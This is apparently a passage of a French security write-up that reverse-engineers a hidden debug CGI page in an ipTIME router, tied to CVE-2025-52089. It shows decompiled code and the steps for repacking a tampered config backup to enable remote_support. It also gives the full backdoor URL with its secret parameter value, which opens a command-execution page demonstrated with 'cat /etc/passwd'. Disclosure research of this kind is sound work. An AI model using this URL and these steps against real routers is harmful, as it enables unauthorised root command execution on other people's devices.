On peut clairement appercevoir une référence au chemin **/bin/d.cgi** ainsi qu'un appel à la fonction **show_debug_screen(param_2)**. Ayant un nom intéressant, faisons donc le même exercice d'analyse pour cette fonction.

Pseudo-code complet de show_debug_screen ↕

On peut voir qu'il y a différents éléments intéressants :

- La fonction renvoie un **formulaire HTML contenant des *inputs* suspects tels que *File Name* ou *Command Name***
- La fonction appelle des fonctions également suspectes telles que ***fopen* et *system* utilisées respectivement pour l'ouverture de fichiers et l'exécution de commandes**
- La fonction contient une **suite de conditions pour atteindre les deux précédents points**

La prochaine étape aura donc pour objectif de vérifier chacunes des conditions afin de pouvoir atteindre cette "page de debug".

Une option pas si optionnelle


Si on reprend le début de la fonction *show_debug_screen*, on peut remarquer un appel à la fonction *get_remote_support()*. La valeur renvoyée par cette dernière devra correspondre à 0 afin de satisfaire une des conditions d'entrée au bloc cible. Analysons donc cette fonction en incluant ses appels à la chaîne :

```
int get_remote_support(void)

{
  int iVar1;
  int iVar2;

  iVar1 = iconfig_get_intvalue_direct("remote_support");
  iVar2 = 0;
  if (iVar1 != -1) {
    iVar2 = iVar1;
  }
  return iVar2;
}



int iconfig_get_intvalue_direct(undefined4 param_1)

{
  int iVar1;
  int iVar2;
  char acStack_28 [32];

  iVar1 = iconfig_get_value_direct(param_1,acStack_28);
  iVar2 = -1;
  if (iVar1 != -1) {
    iVar2 = atoi(acStack_28);
  }
  return iVar2;
}
```

```
undefined4 iconfig_get_value_direct(undefined4 param_1,undefined1
*param_2)

{
  undefined4 uVar1;
  int iVar2;
  undefined4 local_20;
  undefined4 local_1c;

  local_20 = 0;
  local_1c = 0;
  uVar1 = lock_file("/etc/iconfig.cfg");
  genconfig_read_file("/etc/iconfig.cfg",&local_20);
  iVar2 = genconfig_get_value(&local_20,param_1,param_2);
  if (iVar2 == 0) {
    genconfig_free_ll(&local_20);
    local_20 = 0;
    local_1c = 0;
    genconfig_read_file("/etc/idefault.cfg",&local_20);
    iVar2 = genconfig_get_value(&local_20,param_1,param_2);
    if (iVar2 == 0) {
      *param_2 = 0;
      unlock_file(uVar1);
      genconfig_free_ll(&local_20);
      return 0xffffffff;
    }
  }
  unlock_file(uVar1);
  genconfig_free_ll(&local_20);
  return 0;
}
```

Il est possible de résumer tout cela par le fait que *get_remote_support* vérifie que la valeur du paramètre *remote_support* est différente de 0 dans le fichier de configuration du routeur */etc/ifconfig.cfg* en saidant des fonctions *iconfig_get_intvalue_direct* et *ifconfig_get_value_direct*. Dans le cas échéant, *get_remote_support* renvoie 0 et une partie de la condition est satisfaite. Il faudra donc trouver un moyen de modifier cette valeur dans la configuration du routeur.

Ne trouvant aucune mention de cette option dans le pannel d'administration, une des idées était de télécharger la configuration actuelle du routeur avec la fonctionnalité *Config Backup*, modifier ou ajouter l'option *remote_support* puis mettre à jour la configuration grâce à la fonctionnalité *Config restore*.



Téléchargement d'une copie de la configuration

Après le téléchargement de la sauvegarde du routeur, on peut voir qu'il s'agit d'une archive *gzip*

```
$ file config.cfg
config.cfg: gzip compressed data, last modified: Sat Jan  1 00:00:02
2000, max compression, from Unix, original size modulo 2^32 3384
```

```
$ 7z x config.cfg

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,8
CPUs 11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz (806C1),ASM,AES-NI)

Scanning the drive for archives:
1 file, 3379 bytes (4 KiB)

Extracting archive: config.cfg
--
Path = config.cfg
Type = gzip
Headers Size = 10

Everything is Ok

Size:       3384
Compressed: 3379
```

Néanmoins, une fois le fichier initial décompressé, nous nous retrouvons avec un format de fichier inconnu et *n-ième* analyse nous est donc imposée.

```
$ file config
config: data
```

```
$ xxd -l 20 config
00000000: 7261 775f 6e76 0000 0000 0000 0000 0000 raw_nv........
00000010: 080d 0000
```

Après une recherche ciblée sur la signature *raw_nv*, il a été possible d'identifier une ressource donnant des détails sur le mode de fonctionnement de ce format *(qui après vérification concorde bien avec notre cas)* et offrant même un script permettant de lire et modifier ce type de fichier de configuration.

Nous allons donc :

1. Extraire le contenu du fichier de configuration *(config.cfg)*
2. Ajouter la ligne *remote_support=1* au fichier */etc/iconfig.cfg*
3. Reconstruire le fichier de configuration *(qui au passage doit suivre un format bien précis incluant un checksum)*
4. Mettre à jour le routeur avec la nouvelle configuration

```
$ python3 ipTIME_config.py -e config.cfg
PoC for extracting/repacking ipTIME backup configuration file
Warning: only tested on ipTIME n704 v3, firmware version 9.98.6
Extracting ipTIME configuration...
        [+] Extracting outer gzip
        [+] Dumping extracted header
                Magic: b'raw_nv'
                Size of gz (compressed): 3336
                Sum of gz bytes: 0x6A18B
                Max size: 32720
                FS id: 0x10000
        [+] Extracting inner tar.gz tarball
Extraction successful. You can now edit configuration files in ./etc/
Use -c to pack the new configuration
```

```
$ echo 'remote_support=1' >> etc/iconfig.cfg
```

```
$ cat etc/iconfig.cfg
wantype.wan1=dynamic
dhblock.vlan1=0
ppp_mtu=1454
fakedns=0
upnp=1
ppp_mtu=1454
timeserver=time.windows.com,gmt22,1,480,0
wan_ifname=vlan1
auto_dns=1
dhcp_auto_detect=0
wireless_ifmode+eth1=eth1,0
dhcpd=1
lan_ip=192.168.1.33
lan_netmask=255.255.255.0
dhcpd=1
dhcpd_conf=br0,192.168.1.1,192.168.1.254,192.168.1.33,255.255.255.0
dhcpd_dns=168.126.63.1,168.126.63.2
dhcpd_opt=7200,30,200,
dhcpd_configfile=/etc/udhcpd.conf
dhcpd_lease_file=/etc/udhcpd.leases
dhcpd_static_lease_file=/etc/udhcpd.static
login=admin
password=admin
org_hwaddr.vlan2=B8:55:10:C9:A4:E5
nat_passthrough=0
use_local_gateway=0
remote_support=1
```

```
$ python3 ipTIME_config.py -c new.cfg
PoC for extracting/repacking ipTIME backup configuration file
Warning: only tested on ipTIME n704 v3, firmware version 9.98.6
Packing new configuration files...
        [+] Create tarball of ./etc/
        [+] Generating new ipTIME header
                Computed sum: 0x7934C
        [+] Creating outer gzip file
Packing successful. You can now upload the configuration file to ipTIME
router.
```

Un "~~minerai~~" secret en paramètre

La deuxième catégorie de condition semble plutôt claire. Si on reprend la condition au début de la fonction *show_debug_screen*, on peut voir que le script **/cgi-bin/d.cgi** attend quelques paramètres “secrets” :


```
void show_debug_screen(undefined4 param_1)

{
...
// DAT_00477bb4 = 1
// DAT_00477bb0 = "act"
    iVar1 = get_value(param_1,&DAT_00477bb0,auStack_238);
    if (((iVar1 == 0) || (iVar1 = memcmp(auStack_238,&DAT_00477bb4,2),
iVar1 != 0)) ||
       ((((iVar1 = get_value(param_1,"aaksjdkfj",&local_118), iVar1 != 0
&&
          (((local_118 == '#' && (local_117 == 'n')) && (local_116 ==
'o')))) &&
         ((((local_115 == 't' && (local_114 == 'e')) && (local_113 ==
'n')) &&
          ((local_112 == 'o' && (local_111 == 'u')))))) &&
        (((local_110 == 'g' &&
          ((((local_10f == 'h' && (local_10e == 'm')) && (local_10d ==
'i')) &&
           ((local_10c == 'n' && (local_10b == 'e')))))) &&
         (((local_10a == 'r' && ((local_109 == 'a' && (local_108 ==
'l')))) && (local_107 == '^'))))
        )))) {
...
```

Paramètre	Valeur
act	1

Paramètre	Valeur
aaksjdkfj	#notenoughmineral^

> **En résumé :** il est possible d'accéder à l'interface cachée via http://IP_ROUTEUR/cgi-bin/d.cgi?act=1&aaksjdkfj=#notenoughmineral^

R00T



Interface de "debug"

cat /etc/passwd

Références

- [1] https://nvd.nist.gov/vuln/detail/CVE-2025-52089
- [2] https://depier.re/old/understanding_iptime_configuration_backup_file_format.html
- [3] https://github.com/DePierre/iptime_utils/tree/master